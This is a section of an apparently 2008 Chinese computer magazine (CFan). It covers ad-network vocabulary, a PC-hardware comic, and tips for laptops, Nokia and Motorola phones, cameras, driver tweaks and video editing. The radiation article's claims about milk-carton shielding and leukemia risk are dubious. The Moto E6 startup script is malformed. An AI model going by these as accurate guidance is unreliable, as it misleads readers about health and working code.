clicks ratio: 点击率，是广告吸引力的一个标志，如果这个网页出现了一万次，而网页上的广告的点击次数为五百次，那么点击率为5%  
cost per thousand: 每千人次访问收费，按访问人次收费已经成为网络广告的习惯，目前国际上每个CPM收费不等  
pageviews: 综合浏览量，网站各网页被浏览的总次数，一个访客有可能创造十几个甚至更多的pageviews  
points: 点数，结算时根据广告公司的收益兑换成金钱，兑换率不确定  
PTC(Pay To Click): 点击赚钱  
portal page: 点击广告后链接到的页面，通常这个页面不是商家网站的首页，而是针对广告内容重新设计的页面  
paid links: 付费链接，邮件中从这开始的链接是可以赚钱的  
minimum payment to send: 支付时的最小数额  
referrer: 介绍人，通常由系统自动生成，而且绝对不能更改，否则无法享受应有的服务，甚至很可能收不到钱

关键词：

Please pay me the money: 请求支付 Best Regards: 诚挚的问候  
You have already visited this sponsor and your account was credited at that time: 你已经参观这个页面并且账户在那时已经建立  
Select categories of interests to you: 填兴趣爱好选项  
Hope your site is going to be better and better: 祝网站越办越好  
Your account will be deleted: 你的账户将被删除  
Click Link(s) Below 2 Get Paid: 点下面的链接获取报酬  
You just got credit(paid) for this email: 你已从本邮件中获得点数支付  
网络广告英语词汇详解注解见<http://guoguo.blog.cfan.com.cn>。

**CF** [ZS04]



IT英语角

cheat link: 欺骗链接  
account info: 账号信息  
application: 申请  
category: 类别  
characters: 字符  
login name: 用户名  
check: 支票  
log in: 登录  
counter: 计数器  
site category: 站点类别  
balance: 账号余额  
withdraw: 申请付款  
business page: 主页地址  
annual income: 年收入  
register: 登记，注册  
account name: 账号名



# 拯救美女哈一

## 第二话：电源风暴

策划 监制/柳絮飞  
绘画/明月

没路啊，怎么过去？

查查神秘人给的地图。

超级电脑！

这门怎么像电脑机箱？

难道这就是传说中的……

让我来！

那咱们就像电脑开机一样按那个电源按钮试试。

按下电源开关后果然出现一条通道。

有路了，快过去。

危险，咱们别进这屋！

电源机房

没事，就从窗子向里看看。

有电危险

电源机房内部

MD，刚睡会又来活了。兄弟们，都运动起来啦。

好，快给控制中心的老C发PG消息。

头儿，电力全部稳定。

那不是脏话，PG是Power good的缩写，说明电源电力已经稳定，电源发这个信号给CPU，表示可以正常开工啦！

这个流氓，连PG都说得出口！

笨蛋，就是边上那根桔红色的管线，敲一下就行了。

PG用什么发？

快跑！

啊！

完蛋了！

好大风，哪来的？

坏了，电源的风扇吹起来了，那CPU上似乎也有个鼓风机。

叭叭

啪嗒

哎哟！

BIOS里有大秘密，别忘了下集来看哦！

军事重地

进去看看。

CF [ZS05]



废品也是宝

# 牛奶包装竟能防辐射

Tag \ 防辐射、屏蔽 \ 技巧、应用 \ 笔记本


河南/赵成刚

只要有电的存在就一定会电磁辐射，笔记本电脑也不例外。与其他设备不同的是，使用者在使用笔记本时距离身体很近，长时间使用对人体产生不利影响……

## 小知识：笔记本辐射有多大？

电脑有辐射是肯定的，目前争论的是到底对人体有多大影响。目前我们可以做的便是了解它的辐射，并尽量减少对人体的影响。电磁辐射分两个级别，其中工频段的单位是 $\mu T$ ，如果辐射在 $0.4\mu T$ 以上属于较强辐射，对人体有一定危害，长期接触易患白血病。如果辐射在 $0.4\mu T$ 以下，相对安全。而射频电磁波的单位是 $\mu W/cm^2$ 。由于笔记本电脑的功率远小于台式机，又都是使用液晶屏，辐射远小于台式机。在有关测试中，笔记本显示屏前 $0.1$ 米距离 $0.13\mu T$ ，显示屏前 $0.3$ 米 $0.10\mu T$ ，显示屏侧面 $0.3$ 米 $0.13\mu T$ ，键盘上方 $0.19\mu T$ ，电源适配器 $0.22\mu T$ 。概括地讲，距离笔记本越近，辐射就越大。

## 小实验告诉你真知灼见



先来做个小实验，生活中许多这样的包装袋：牛奶袋、食品袋、洗衣粉袋等等，里面是镀了一层铝箔的，

这个铝箔就可以屏蔽辐射。利用这样的袋子包住手机，然后用其他电话拨打这个被包住的手机，听听有什么反应？肯定无法接通，这说明带有铝箔的袋子是有屏蔽作用的。

## 贴一下就能防范辐射

首先，找一些牛奶包装，袋奶和盒奶。将它们剪开洗净，彻底风干后用透明胶粘在一起（不要用加热方式弄干它们），压平后平铺在笔记本



底部的桌面上就可以了，如果需要，可以把它固定在桌面上。或者就当做一个底座，不用的时候把它收起来。


## 床上电脑桌更要留意

另外，现在在家使用本本的用户多是以无线方式上网，而且是躺在床上。这种情况最好也用牛奶包装袋来防止辐射，做法也简单有效。用双面胶在小桌子上粘一块泡沫，增加了本本下面的散热空间，这样一个小小的倾角会更利于热空气的流动。



## 不放过漏网之鱼

想想哪里还需要防止电磁辐射呢？对，还有电源，别看这个“家伙”，它的辐射量可一点儿也不小！最简单的方法就是用个牛奶盒把它套起来。不过需要注意的是，套在电源上的牛奶包装盒要多打些小孔，最好是圆形，且直径不超过 $5mm$ 。这样做是为了增强散热效果，同时又不失去防辐射的作用。CF [SZ01]




# 唱衰7200转硬盘 升级勿选

Tag \ 笔记本硬盘 \ 导购 \ 笔记本

北京/TKD

很多玩家在升级笔记本硬盘时，都希望在扩充容量的同时提升性能。7200转的高速笔记本硬盘自然就进入视线了。7200转笔记本硬盘确实可以有效提升笔记本性能，毕竟相比之下，硬盘性能一直是笔记本的弱项。但是，7200转笔记本硬盘的弊端更甚，升级时一定要考虑清楚再做决定……



## 价格高110% 性能仅升20%

以某品牌100GB的笔记本硬盘为例。3月15日止，100GB容量、5400转的ATA接口笔记本硬盘价格为430元，而同容量同接口规格的7200转硬盘售价却达到了1180元，之间的差价在110%以上，十分惊人。但性能的提升有多少呢？根据无数的测试表明，同容量同规格的情况下，7200转笔记本硬盘性能可以提高20%。面对110%以上的差价，换来20%的性能提升，不用说消费者也能知道这究竟值不值得了。

## 发热、噪音大得惊人

7200转硬盘由于转速有较大提升，发热量直线上升。现在大家都比较喜欢全能性产品，其内部结构已相当紧凑，再来这么一个发热大户，笔记本的热量之大恐怕又该让人难以忍受了。

## 5400转硬盘未必就不行

为什么要说5400转硬盘呢？原因很简单，转速高低固然是性能的一个重要特性，但另一方面，单碟存储容量的大小也关系到性能。现在已经有了不少5400转硬盘使用了单碟容量100GB的盘片，性能同样得到了大幅度的改观。甚至有的产品可以与7200转硬盘相媲美。显然，大容量单碟盘片的作用和意义绝不只是提升容量那么简单。CF [SZ02]



## 外壳翻新不是JS专利!

Tag \ 外壳修复 \ 应用、技巧 \ 笔记本

■ 北京/TKD

“我的笔记本不小心摔了，边角有点开裂，有办法修吗？”

“裂痕不是太大就能修，不过要是中间有缺口就没办法了。”

王浩的笔记本不小心给摔坏了，虽然还能正常运行，但外壳边角开裂的惨状还是让他非常别扭，于是便求助到我这里……

### 破裂外壳修复有妙招


首先，要准备好专用的黏合剂，推荐使用AB胶，一般五金商店都有卖。其次，要准备一片压克力（有机玻璃），将其裁剪成（用美工刀划线切割掰断，不可用锯）正好能覆盖住裂缝大小的尺

寸，注意压克力不能太厚，越薄越好（最好是0.5mm规格）。

修复时，先按照AB胶说明以1:1的比例将适量A胶、B胶放在一起搅拌均匀，然后用最细的砂纸将压克力和笔记本外壳裂缝处内侧两个黏合处打磨一下，前后时间控制在3分钟内。

这时AB胶已可使用，将其均匀涂抹在压克力和裂缝处（断裂面也最好涂抹一些）并将二者压合在一起，注意裂缝处一定要对接完整。然后用力捏合两分钟，之后用重物压住静置平放，时间不低于5小时为宜。

这样，破损的外壳就修复成功了，从外观上你几乎发现不了哪里破损，而



且同样结实耐用。这样修复的总成本不，超过30元，要比更换外壳划算得多。

### 小技巧：划伤的笔记本也能修

很多钢琴漆面的笔记本划伤后十分难看，这种情况可以使用指甲油来修理，方法是先将适量指甲油涂抹在划痕处，用麂皮（眼镜布）顺着划痕轨迹来回摩擦，让指甲油完整填补进划痕处，最后晾晒几小时即可。CF [SZ03]

## DIY万能驱动 不再为显卡而愁

Tag \ NVIDIA显卡驱动 \ 应用、技巧 \ 笔记本

■ 北京/TKD

相信很多人都保留着笔记本电脑的驱动光盘吧？尤其是显卡驱动程序，NVIDIA、ATI根本不会对外发布任何笔记本用显卡驱动程序。他们都是将驱动程序提供给笔记本电脑厂商，然后由厂商加入自己的品牌识别代码后再提供下载，就像他们为笔记本厂商提供显卡作为笔记本的零件是一个意思。

因此，笔记本电脑的驱动程序更新就变得异常缓慢，通常几个月都不见一个新型号的驱动程序更新。反观台式机领域，驱动程序几乎是每月一次的速度在不断完善，或是性能提升，或是去除bug。最要命的是，由于各笔记本厂商都在NVIDIA显卡驱动程序中加入了自己的品牌识别信息，这让他们之间都无法实现通用互换。同样是8400M GS，A家笔记本厂商发布新版显卡驱动程序，B家的笔记本品牌即便采用同规格显卡，也不可能使用到最新版本的驱动程序。事事无绝对，这不，我们就有方法，让驱动程序变成通用版本。

### 1 下载驱动程序


既然驱动程序属于电脑的一部分，就永远存在DIY的可能。首先，下载NVIDIA ForceWare 174.31版本驱动程序（下载地址：<http://news.mydrivers.com/1/100/100579.htm>，快车代码：CF0807SZBB01）并将文件解压到任意一个地方。

### 2 提取驱动程序文件

进入解压后的文件夹内，找到其中的压缩文件original\_inf(s)，并将这个压缩包内的nv\_dispd.inf提取出来放到同一目录中。这样再次安装驱动程序，就不会再出现“找不到所兼容硬件”的提示了。

### 小提示：绝密驱动下载基地

输入<http://74.50.4.243/nvidia/170series/>，你会看到一个没有外部链接的网页地址，这里是NVIDIA最新的显卡驱动程序发布页，其中不仅包含有笔记本品牌移动版显卡的驱动程序，同时台式机驱动程序也有提供哦！CF [SZ04]





# 摇一摇 短信自然来

Tag \ 诺基亚 \ 应用、技巧 \ 手机玩家



现在不少电视广告上都在播放一些国产手机通过摇晃机身接听电话、换歌曲的功能，其实诺基亚手机也有不少型号可以实现类似的功能，从价格便宜的5500到比较昂贵的N82、N95等机型都能实现，只要它内置了加速传感器。

## 小提示：查询机型不发誓

如果你不知道哪款诺基亚手机带有加速传感器，可以进入[http://mobile.younet.com/files/list\\_2.html](http://mobile.younet.com/files/list_2.html)查询，所有的诺基亚手机都可以查询到，很是方便。

首先，下载ShakeSMS.sis（下载地址：<http://work.newhua.com/cfan/200807/ShakeSMS.rar>，快车代码：CF0807SZKW02）将其拷贝到手机中，并运行安装。

7 在手机的应用程序中找到ShakeSMS运行，进入设置界面。首先设置“传感器关闭时间”，一般来说设置为30秒为宜。而“传感器敏感度”设置为“敏感”最佳，这样轻轻一摇就能激活功能了。



## 小知识：什么是加速传感器


加速度传感器是一种能够测量加速度的电子设备。这种技术并不是在最近才在数码产品上得到应用，IBM早在其T4X系列的笔记本电脑上就已经采用了这个设计来保护硬盘。

2 在接下来的设置中，就是读取短信的方式了。在“新短信…摇一摇”设置中设置成“解锁并看短信”，这样只要你摇一摇手机就能自动解锁，并打开短信内容，实现直接阅读，抛弃了烦琐的按键操作，十分方便。此外，在后一项设置中，将“再次摇一摇”设置为“关闭短信并锁键盘”，二次摇晃手机，就又能够自动锁定键盘了，有意思吧？**CF [SZ05]**

# TF卡保护盒也用来装电池

Tag \ SD卡保护盒 \ 应用、技巧 \ 手机玩家

很多人买手机时都会带上TF存储卡，而卡本身带的那个小保护盒就随手丢掉了，毕竟TF卡经常放在手机里。其实，这个小盒子不仅能装TF卡和转接器，如果你闲着不用，不如把它改成第二块电池的存放盒吧！注意，这只针对像诺基亚BP-6MT大小的电池才可以，毕竟TF卡的保护盒不是很大。方法也很简单，只要用美工刀将保护盒内的卡扣削掉即可，注意盒子边缘的那个开合卡扣不要削掉哦！



这样第二块电池就可以毫无顾虑地放在口袋里了，不怕灰尘，也不怕因为触及钥匙等金属物品，让电力快速消耗。怎么样，是不是很方便？**CF [SZ06]**

# Moto E6 显示星期一点儿也不难

Tag \ Moto E6 \ 应用、技巧 \ 手机玩家

Moto E6手机在待机时屏幕只能显示时间，却没有星期提示，这样非常不便。如果用日程表来替代会比较麻烦，不少第三方软件虽然能够提供较为理想的显示效果，但操作方法也有些麻烦，始终不是最佳选择。经过探索，终于发现用DisWeek能够非

常完美地解决这个问题，让E6的待机屏幕上显示星期提示。

下载 DisWeek（下载地址：<http://club.ccmove.com/nclub/topicdisplay-3475-950843.html>，快车代码：CF0807SZKW01）将其直接拷入电脑system文件夹，并在 startup.txt 文档里加入：

```
#!/bin/bash
./home/native/profile
sleep 5s
/mmc/mmca1/system/DisWeek &
fi
```

修改完毕后保存退出并重启E6手机，再看看待机界面，是不是已经在日期下面有星期提示了？**CF [SZ07]**



▲没有星期显示是不是很别扭？想看个日期都不方便。

▲设置后就能完美地显示星期几了，查阅起来很直观，安排聚会什么的都更方便呢！



# 跃上墙头,飞出水面

## 由“倒带”产生的特效



Tag \ 倒带、电影魔术 \ 会声会影 \ 技巧 \ 软件

■江苏/超级Baby

对于普通人来说,没有特殊的道具,要想拍摄武侠片中的飞跃镜头是相当困难的,比如从地面跃上墙头、从水底跳上岸……通过常规拍摄手法是无法实现的。但我们拍摄从墙头跳下地面、从岸边跳入水中,只要稍加安全措施就很容易拍摄。拍摄好常规效果的视频后,我们将视频倒过来播放,就会得到意想不到的特效。在会声会影11.0中,可以很方便地将视频进行倒带处理。

1 启动会声会影11.0,选择菜单“文件→将媒体文件→插入素材库→插入视频”,出现对话框,将用来制作倒带效果视频加载到视频素材库,接着单击主界面上的“查看时间轴”按钮切换到时间轴视图,最后将素材库中的视频拖放到视频轨。

2 调节视频的出场时间,如果有需要,还可以根据需要对视频进行修剪,单击选中视频,然后单击时间轴上方的“视频”按钮(见图1),勾选其中的“倒转播放”选项,此时视频就会从后往前倒着放。



### 小提示

如果视频中原来有说话等声音,在插入视频后必须对音视频轨道进行分离,否则声音也会被倒过来播放。选中视频后右击选择“分割音频”命令,此时视频中的配音会自动分离并加载到音频轨道上。

### 小提示

使用倒带效果制作视频特效,在拍摄时要注意考虑倒带后视频中人物的方向,比如需要拍摄人物背对墙壁跳上墙头的效果,那么在拍摄时人应该面对摄像机,从墙头上向前跳到地面,这样经过倒带处理后,才能得到背对墙壁跳上墙头的效果。

3 单击“回放速度”按钮(见图2),在这里可以设置视频的倒带播放速度,当数值大于100时就是快镜头效果,小于100时就会形成慢镜头效果,便于制作一些画面特写效果。这在体育赛事转播中经常会看到,如刘翔的跨栏比赛中就经常会使用慢镜头效果,让我们能够看到跨栏过程中的每个细节;竞走比赛中常常会使用快镜头特效,便于让观众快速浏览到比赛情况。

### 小编有话说:

视频的后期处理并不一定需要很高深的技术或是很专业的软硬件,曾风靡一时的《一个馒头引发的血案》就是最典型的代表,其涉及的视频后期处理技术都比较简单,制作也是在会声会影中完成的。很多时候我们只是需要一点创意和灵感,就能用最简单的技术实现意想不到的效果。 [CF] [S208]



丰富而浪漫的大学生活,点燃你我的创作激情。  
DV热潮席卷校园,我们在紧急寻找这样的人:

1 大学生,个人或集体出动,充满活力和热情。

2 爱生活,爱DV(Digital Video,数码摄像机),常用DV记录生活点滴、喜怒哀乐、社会百态、四季美景……

3 渴望展现自我,打算通过全国发行量第一的电脑杂志——《电脑爱好者》和人气超旺的电脑爱好者网站([www.cfan.com.cn](http://www.cfan.com.cn))的强力宣传,成为DV之星,要让杂志中庞大的读者群成为自己的狂热粉丝!

4 积极地申请成为“CFan高校DV社团联盟”荣誉成员,并发送邮件到[media@cfan.com.cn](mailto:media@cfan.com.cn)。邮件内容包括:

基本内容	高校DV社团简介(规模、社团全名、口号、LOGO等)	负责人电话、邮件
加强版内容	对DV影片拍摄的独到见解、创作趣闻	DV作品的网上播放地址等

我拍我炫,创意无限!镁光灯聚焦,DV之星如此闪亮!  
赶快加入“CFan高校DV社团联盟”!


关于“高校联盟”其他活动的详细介绍,请参见本期第7页,或登录<http://www.cfan.com.cn/campus/st>。



# DC连拍 菜鸟变身“快枪手”

Tag \ 连拍 \ 包围曝光 \ DC应用 \ DC拍拍拍 ■ 北京·云端

小编每次出去开发布会,和许多专业摄影记者一起“抢机位”,听到人家手中的相机像机关枪一样“咔咔咔”响个不停,实在羡慕。回来一研究,原来是用了“连拍”功能。



## 你的DC也能“连发”

对于传统的胶片相机来说,连拍是高档专业相机才具有的功能。数码相机具有先天优势,它不需要胶片相机复杂的机械联动结构,只需将CCD感光后的图像数据暂时存入相机内的高速缓存中,等连拍结束后再将高速缓存中的数据转移到存储卡中。现在大多数数码相机都具有连拍功能,一般普通的民用DC能支持2~4张/秒的连拍速度,一次能连拍3~5张,有些功能强大的DC可以做到不限连拍张数。无论是胶片相机还是数码相机,连拍的时候都会快速关闭快门,因此听起来就像机枪扫射一样。



▲连拍抓拍到儿童可爱的表情动作



## 人人都是“快枪手”,如何使用连拍

连拍功能很强大,但是大家有几个人用过DC“连拍”呢?你可能会说,我只是拍摄单张的照片,用不到连拍。其实不然。使用连拍功能抓拍到一些活动画面,如体育运动、舞蹈,以及人物面部表情的瞬间变化等,而这些场景是我们拍摄时经常遇到的。在遇到这些场景时,就可以“连拍模式”了。

每种数码相机的连拍模式设置不太相同,有的在相机上有专门的快捷键,有的则需要在菜单中打开。以笔者使用的柯达Z730为例,在相机上有一个“包围曝光/连拍”按钮,按下后,就打开了连拍模式,与正常拍摄一样,半按快门对焦,然后再按住快门不放,相机就能够连续拍摄了。在菜单中设置的相机也是一样,只要在菜单中打开连拍即可。有些相机有“前连拍”、“后连拍”的区别,注意在不同的情景下使用不同的连拍方式。




▲使用连拍可以记录运动员的每一个细节动作  
▼柯达Z730的连拍模式

选项	说明	用途
前连拍	按下快门按钮时,相机最多连续拍摄5张照片(每秒3张)。  保存前5张照片	拍摄瞬间事件 例如: 正在奔跑的足球运动员
后连拍	按下快门按钮时,相机最多连续拍摄30张照片(每秒3张)。释放快门按钮后,仅保存最后5张照片。  保存后5张照片	拍摄无法确定确切拍摄时间的事件 例如: 正在吹生日蜡烛的儿童

## 不是为了拍电影,连拍的妙用

连拍功能除了我们上面提到的抓拍转瞬即逝的场景,还有很多用途,比如将连拍功能和DC的“自动包围曝光”功能结合起来,拍摄出最佳光线的照片。“包围曝光”指的是数码相机在连续拍摄同一物体时使用不同的曝光量,多张照片“包围”在一起,以获得最佳曝光照片

的方法。现在的DC都采用自动方式,事先设定好几张连拍照片的曝光量。当你把握不好照片的明暗程度时(不确定曝光是否正确),就可以使用自动包围曝光功能,这个功能通常在DC的连拍菜单中设置。以3张连拍为例,除了相机默认的(或手动设置的)曝光值以外,包围曝光



▲柯达Z730包围曝光设定范围

中的不同曝光值可以设置为 $\pm 0.3\text{EV}$ ,  $\pm 0.5\text{EV}$ ,  $\pm 1\text{EV}$ 等,这样每张照片的曝光量均不相同。



举一个例子：我们在逆光条件下拍摄美女时，因为面部光线较暗，曝光量不太好把握。我们就可以使用包围曝光进行3张连拍，相机会按默认的曝光值拍摄一张，然后在此基础上增加和减少曝光量各拍摄一张，这样就能从3张照片中挑选出一张令人满意的。



▲包围曝光模式下三张连拍照片

#### 小知识：EV值

EV值(Expose Value)是表示曝光强度的单位。EV值每增加1.0，相当于摄入的光线量增加一倍；EV值每减小1.0，相当于摄入的光线量减小一倍。如果环境过暗，要增加EV值，如果环境过亮，可以减小EV值。

## 使用连拍模式四大注意

### 正确使用快门

很多人在拍照时，总是在看到需要的镜头时，才按下快门，这时相机需要对焦、测光、计算曝光量、选择合适的光圈快门组合等，结果按下快门后却没有抓住下想要的镜头。正确做法应该是先半按快门，让相机完成自动对焦、自动曝光等准备工作，拍摄时机一到，再把快门按到底，这样快门延迟就会大大缩短。在使用连拍模式时，也要遵循这一原则。

### 适当减小图片尺寸

数码相机在连拍时要把图片暂时放在缓存中，拍摄结束后再图片以数字的形式存储到记忆体上（如记忆棒、SM、

SD卡等），这就需要一定的时间，而这个时间的长短与相片尺寸大小有很大关系，尺寸越大，数据量就越大，存储时间也就越长。过长的时间间隔，会严重影响下一次相片的拍摄，导致一些精彩瞬间的流失。因此，只要无特殊情况，相机连拍中使用小尺寸为佳，这样可以减少相机处理时间，缩短拍摄间隔。

### 事先把握好光线

由于在“连续相片”模式下，数码相机的内置闪光灯会禁止使用，所以对光线的要求较高。如果拍摄环境光线较暗，应该事先将光圈快门等组合设置好，比如采用手动模式或光圈优先模式将光

### 火速链接

关于使用手动模式拍摄昏暗条件下景物的技巧，请参看本刊2008年第四期文章《DC拍照不便瓜，卡片相机也专业》

圈调大。另外，还可以使用三脚架或外置光源等辅助器材，这样可以获得较好的拍摄效果。

### “机关枪”不能随便乱“开”


无论是数码相机还是传统胶卷相机，快门都由一个精密的机构来控制，因此就有使用寿命的问题，大部分数码相机的快门使用寿命在几万次。在连拍模式下，快门工作的频率很高，因此不要连续长时间使用连拍，特别是一些不限制连拍张数的相机，千万别按住快门不放，否则快门坏了得不偿失！**CF** [SZ09]

# 不PS没法看，两步搞定手机照片


Tag \ 手机照片 \ 照片处理 \ Photoshop应用 \ DC拍拍拍

■北京/云峰

现在手机差不多都有拍照功能，有些甚至达到200万、300万像素，但手机拍摄出来的照片即使像素再高，看上去也是“惨不忍睹”，不能和DC照片媲美。不过我们可以用Photoshop简单处理一下，看起来会好得多。




1 用Photoshop打开手机拍摄的照片。用快捷键Ctrl+J复制一个图层，把复制后得到的图层1模式改为“强光”。



现在再把照片与别人分享吧，我想谁都想不到这是你用手机拍摄的！



2 在菜单中选择“图像-调整-自动色阶”，我们可以看到照片比原先鲜明了很多。这时如果图片比较暗，可以在“图像-调整”菜单中选择“亮度/对比度”，将照片调亮一些。



#### 小提示

除了专业的Photoshop，其实好多图像处理、图像浏览软件都可以直接用来处理手机照片，比如ACDSee自带的图片编辑器中具有“自动曝光”功能，可以很好地修正手机照片，比Photoshop更方便。（笔者使用的版本是ACDSee 6.0）**CF** [SZ10]



嘘! 小声点, 别告诉她, 这不是我画的!

## 真人照片易卡通



Tag \ 素描、油画、卡通 \ 速写大师、Virtual Painter、MSN Cartoon \ 实例

四月一号到了, 我也小小地耍了一下我的女朋友。我骗她说我以前学过画画, 准备给她画一幅, 你还别说, 我还真就“画”出来了!

### 给你的MM和朋友画张素描

要“画”素描, 其实并没有想象中那么难。

下载“速写大师”(下载地址:<http://work.newhua.com/cfan/200807/photo2sketch.rar>, 快车代码:CF0807SZDM01), 运行软件后, 点击“打开”按钮, 然后选择“钢笔”或“铅笔”, 最后点击“转换”按钮, 漂亮的钢(铅)笔画就出来了, 点击“保存”, 把转换好的画像保存下来就可以了。



### 照片变卡通表情

不管是素描, 还是油画, 都不如卡通表情能够吸引我们80后的目光, 还是弄点受欢迎的卡通表情吧。

1 登录<http://cartoon.msn.com.cn/Creation.aspx>, 点击“安装卡通”按钮。这时会弹出下载Cartoon.msi的提示, 下载后运行安装。

2 安装成功之后, 点击“继续”按钮, 准备开始制作卡通头像了。

3 点击“打开”按钮, 然后选择一张你的正面照片(最好为JPG格式), 然后在左侧的窗格中框出照片中的头像, 完成后, 点击“选取模板”按钮(见图3)。

4 在模版中选择一种头像, 然后点击“添加配饰”, 选择好发型、表情和眼镜, 最后点击“完成创建”按钮, 在新弹出的页面中点击“打包下载”按钮就可以了(见图4)。



### 风景油画, 那是杠杠的

看着大师们的油画作品, 你有没有一种想画的冲动? 怎么把风景变油画呢? Virtual Painter(下载地址:<http://work.newhua.com/cfan/200807/vpe.rar>, 快车代码:CF0807SZDM02)能帮你这个忙。



运行软件后, 点击“File→Open”(文件→打开)菜单项, 打开图片, 然后, 点击“Paint→Paint”(油画→油画)菜单项, 在弹出的窗口中单击“Filter”菜单项, 下面每项都是一种油画画风的滤镜, 这里我们就选择最普通的“Oil Painting”, 再点击右侧的“√”按钮(见图2)。最后, 按下“Ctrl+Shift+S”, 保存图片就可以了。CF [SZ11]

## 不是葫芦荟萃, 而是P2P网络电视群英聚汇

Tag \ P2P、网络电视、PPLive、PPStream、QQLive \ 搜葫芦/实例 \ 多媒体应用

PPLive、PPStream、QQLive这些主流网络P2P电视软件大家应该都很熟悉了吧。你想让这些网络电视软件都进入你的电脑, 但又不想安装那么多软件? 看来只有请出“搜葫芦”了(下载地址:[http://movie.sohu.com/version/sohulu\\_setup.rar](http://movie.sohu.com/version/sohulu_setup.rar), 快车代码:CF0807SZDM03)。这款软件是一款网络电视收看聚合软件, 它聚合了PPLive、PPStream、QQLive等13款网络电视。

软件运行后, 我们选择要看的一款P2P软件, 点击之后, 就会打开如同原版软件一样的界面, 选择要看的节目——演出开始了。使用时, 点击窗口上侧的软件名, 可以切换不同的网络P2P电视软件(见图)。CF [SZ12]



▲目前, 这款软件还不支持代理服务器的设置



# DV变DVD只需弹指间

Tag \ DV、DVD、刻录机 \ 会声会影、Nero \ 实例 \ 多媒体应用 ■ 江苏/dream


随着网络技术的发展, DV、刻录机等设备的普及, 人们的多媒体应用需求便应运而生。例如, 使用DV在外面拍摄的视频, 回来之后想通过刻录机将其刻录成DVD光盘。虽然朋友们的电脑中早已配置了DVD刻录机, 但DVD刻录仍是很多朋友面前的一头拦路虎。如果掌握方法了, 其实从DV到DVD并不难。

## 卡带DV带转DVD只需两步

老式的DV机都是使用DV带的, 要想将这些都转换为DVD, 最方便简单的方法就是使用会声会影(下载地址: [http://dl.pconline.com.cn/html\\_2/1/120/id=36701&pn=0.html](http://dl.pconline.com.cn/html_2/1/120/id=36701&pn=0.html), 快车代码: CF0807SZDM04)。

